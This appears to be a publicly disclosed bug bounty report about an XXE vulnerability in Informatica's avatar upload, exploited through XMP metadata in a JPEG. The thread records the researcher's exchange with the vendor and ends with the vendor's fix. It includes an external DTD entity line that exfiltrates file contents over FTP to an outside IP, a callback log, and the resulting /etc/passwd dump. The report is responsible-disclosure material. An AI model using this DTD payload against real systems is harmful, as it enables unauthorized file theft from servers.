121

XXE through injection of a payload in the XMP metadata of a JPEG file

Share:

State	○ Resolved (Closed)
Disclosed	**April 21, 2020 2:59pm +0530**
Reported To	**Informatica**
Weakness	XML External Entities (XXE)
Severity	Critical (9 ~ 10)
Participants	
Visibility	Disclosed (Full)

Collapse

SUMMARY BY INFORMATICA

Researcher identified an XXE issue via a JPEG file upload. Researcher worked with us to validate the vulnerability, managed to escalate to return the contents of /etc/passwd and confirmed the issue was then fixed. Informatica responded by initially disabling the feature and then further blocking access to the vulnerable endpoint. Our thanks to moebius for the report, and the detailed writeup associated with it. Some technical details have been redacted in the below.

Should there be any queries, please contact us via security@informatica.com

TIMELINE · EXPORT

moebius submitted a report to **Informatica.** Apr 2nd (2 months ago)

Users are able to change their avatar picture. The avatar picture upload functionality is prone to a XXE attack when parsing the image file. Specifically, the XXE attack is executed through the injection of a payload in the "XMP metadata" of the uploaded JPEG file.

Proof of concept (note the "Burp Collaborator Payload pointing to an External DTD"):

```
POST /edit-profile-avatar!uploadImage.jspa HTTP/1.1
Host: [redacted]informatica.com

  [...REDACTED...PLEASE.SEE.SCREENSHOTS.FOR.FULL.PAYLOAD]
```

And I received the following calls (note the User-Agent "Java[redacted]" confirming the vulnerability):

```
Interaction 0
Type: HTTP
Client IP: [redacted]
Timestamp: 2020-Apr-02 01:44:27 UTC
Protocol: HTTP

RAW HTTP request:

GET /x.dtd HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java[redacted]
Host: N.syuj65rfsb27o1u78jcinsinnet6ky8n.burpcollaborator.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2 Connection: keep-alive
```

Similar calls were received from another IP address: 146.112.138.73

Furthermore, the affected host should not be allowed to start a new connection to the Internet.

Impact

This issue can be abused to read arbitrary files and list directory contents from the filesystem of the XML processor application. I didn't try any reading, but JAVA (JSPA is a JAVA Servlet File) is calling my external service, so the vulnerability is confirmed.

3 attachments:

F769845: Screen_Shot_2020-04-02_at_2.04.53_AM.png

F769846: Screen_Shot_2020-04-02_at_2.05.10_AM.png

F769847: Screen_Shot_2020-04-02_at_2.05.44_AM.png

aks_infa changed the status to ○ **Needs more info**. Apr 2nd (2 months ago)

Hi @moebius Thank you for your interest in Informatica's Responsible Disclosure program.

We tried to re-produce this and was unable to do so. While we are still investigating, could you please help us with a detailed POC? A video POC will be of a great help, including the poll result of the burp collaborator.

moebius changed the status to ○ **New**. Apr 2nd (2 months ago)

Hi @aks_infa ! I'm also still trying to create a custom PoC for you. I found this bug using the "Upload Scanner" extension, you can find it within the "Extender" option. See the screenshot for the configuration I used. The tool created the payload for the XMP data with a Collaborator ID I'm no longer able to re-use. I tried "https://github.com/BuffaloWill/oxml_xxe" to forge a file myself to a new Collaborator ID but I'm not getting the callback.

It's late here now, but later I will try with EXIFTool (check the headers of the modified picture by UploadScanner, it is using that tool to forge the original image).

I'm 100% sure the vulnerability exists because I got calls from your IP addresses and the user agent is JAVA. Try to follow my reproduction steps and maybe you get the call too (see the new screenshots I attached).

If you still can't reproduce and follow my steps, I will be in touch soon, I will try again later. These vulnerabilities are not easy to get them working properly but with just a remote probe as I got you can say it is vulnerable.

Thanks!

1 attachment:

F770041: Screen_Shot_2020-04-02_at_6.01.07_AM.png

moebius posted a comment. Apr 3rd (2 months ago)

Hi @aks_infa !

It is interesting, now I'm not getting the callback from the affected server. Are you still investigating the issue? I'm now working on this to get a payload working. Let me know if you fix it or limit new outbound traffic from the server.

Thanks!

moebius posted a comment. Updated Apr 17th (about 1 month ago)

Ok! Got it working again:

[redacted]

moebius posted a comment. Apr 3rd (2 months ago)

I was able to reproduce it! Check the video I recorded for you. In order to get this working, as it is inside a JPEG file, you have to deal with the exact bytes, but as you will see, it is responding my requests.

In order to fix this, check the JAVA paragraph here:
https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

It is not a common bug, it is exploiting the XMP metadata inside an authorized JPEG file.


Hope now you can reproduce this and fix this. Please, let me know!

Thanks!

moebius posted a comment. Updated Apr 21st (about 1 month ago)

@aks_infa Finally! I was able to retrieve the "/etc/passwd" file from the server.

This is the DTD file I used:



```
<!ENTITY % param3 "<!ENTITY &#x25; exfil SYSTEM 'ftp://128.199.62.115:8443/%data3;'>">
```

And this is the Payload sent inside the image:

[redacted]

This is the result:

```
XXE-FTP listening
Connected by %s ('[redacted]', 32231)
USER anonymous

PASS Java[redacted]

TYPE I

/root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
[redacted]
ntp:x:38:38::/etc/ntp:/sbin/nologin
[redacted]
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
[redacted]
systemd-bus-proxy:x:500:221:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
puppet:x:52:52:Puppet:/var/lib/puppet:/sbin/nologin
nrpe:x:499:220:NRPE user for the NRPE service:/var/run/nrpe:/sbin/nologin
[redacted]

EPSV

EPRT |1|[redacted]|65407|

RETR nologin
```

That was the only file I got from the server as a PoC.

Let me know!

1 attachment:
F771303: Screen_Shot_2020-04-02_at_7.16.26_PM.png

aks_infa changed the status to ○ **Triaged**. Apr 3rd (2 months ago)
Hi @moebius Thank you for the detailed POC. I am passing this to the concern team for further investigation and fix. We will revert back as soon as we have further information.

moebius posted a comment. Apr 3rd (2 months ago)
@aks_infa Perfect, thank you! I will wait then. Let me know if you need any other advise or recommendation on this. Be good and safe.

kmcgaley posted a comment. Apr 3rd (2 months ago)

Hi @moebius, Thank you for this report! As a temporary resolution we have disabled the upload feature while the team work on a fix for the root cause of the problem. If you get some time could you verify if the exploit is still possible on your end?

Thanks!

moebius posted a comment. Updated Apr 17th (about 1 month ago)

Hey @kmcgaley ! Yes, I checked and now I can't see the feature in the UI. However, it is still possible to call the vulnerable endpoint if you know the full path (that might be found in the JS files):

[redacted]

Try to see if you can disable the endpoint or change its name (security by obscurity but could work while you fix it).

Also, add a rule in your firewalls, to deny new connections coming from the inside. Thats also a way, because even though it is vulnerable, the attacker won't get the Out of Band answer.

Let me know!

moebius posted a comment. Apr 8th (2 months ago)

Hi @kmcgaley ! Hope you are doing well. Any news? Need help? Thank you!

moebius posted a comment. Apr 10th (2 months ago)

Hi @aks_infa and @kmcgaley. Any news? Were you able to reproduce and fix the problem? I can retest if you need it. Thank you!

moebius posted a comment. Apr 14th (2 months ago)

Sorry @kmcgaley and @aks_infa but it's been 10 days since your last contact. Can you please update? Thank you very much!

nheffernan closed the report and changed the status to ○ **Resolved**. Apr 14th (2 months ago)

Hi @moebius - sorry for the delay in getting back to you, this issue was closed out. The feature was disabled and redirects were setup for the vulnerable endpoint to mitigate. Thanks for the report - in recognition we are happy to add you to our security hall of fame - is this is something you would like please let us know your preferred name for this.

moebius posted a comment. Apr 14th (2 months ago)

hey @nheffernan ! no problem. Thank you. Yes, you can use "Moebius", that's fine. I know that this program does not usually offer paid bounties (but sometimes you do), can you consider this time that? Because of the severity, the quality of my report and follow ups, the difficulty of exploitation, and the "hidden" place I found this, etc.? Other programs pay up to 4K for a vulnerability like this one. Let me know! And thank you for considering that.

nheffernan posted a comment. Apr 14th (2 months ago)

Hi @moebius - unfortunately we don't have capability at the moment to award bounties in any cases, but happy to add that name to the hall of fame, we will let you know once it is next updated.

moebius requested to disclose this report. Apr 15th (2 months ago)

moebius posted a comment. Apr 21st (about 1 month ago)

@nheffernan can we disclose? Thank you!

moebius invited **elmago** as a collaborator. Apr 21st (about 1 month ago)

elmago joined this report as a collaborator. Apr 21st (about 1 month ago)

nheffernan agreed to disclose this report. Apr 21st (about 1 month ago)

This report has been disclosed. Apr 21st (about 1 month ago)

nheffernan posted a comment. Apr 21st (about 1 month ago)

Hi @moebius - Sure, i've redacted some of the sensitive information (or screenshots containing same) and added a quick summary. Thanks again for the report.

aks_infa posted a comment. May 21st (10 days ago)

Hi @moebius

We have updated our "Hall of Fame" page.

You can check your name on https://www.informatica.com/trust-center/security-researcher-hall-of-fame.html

Thank you again for your effort.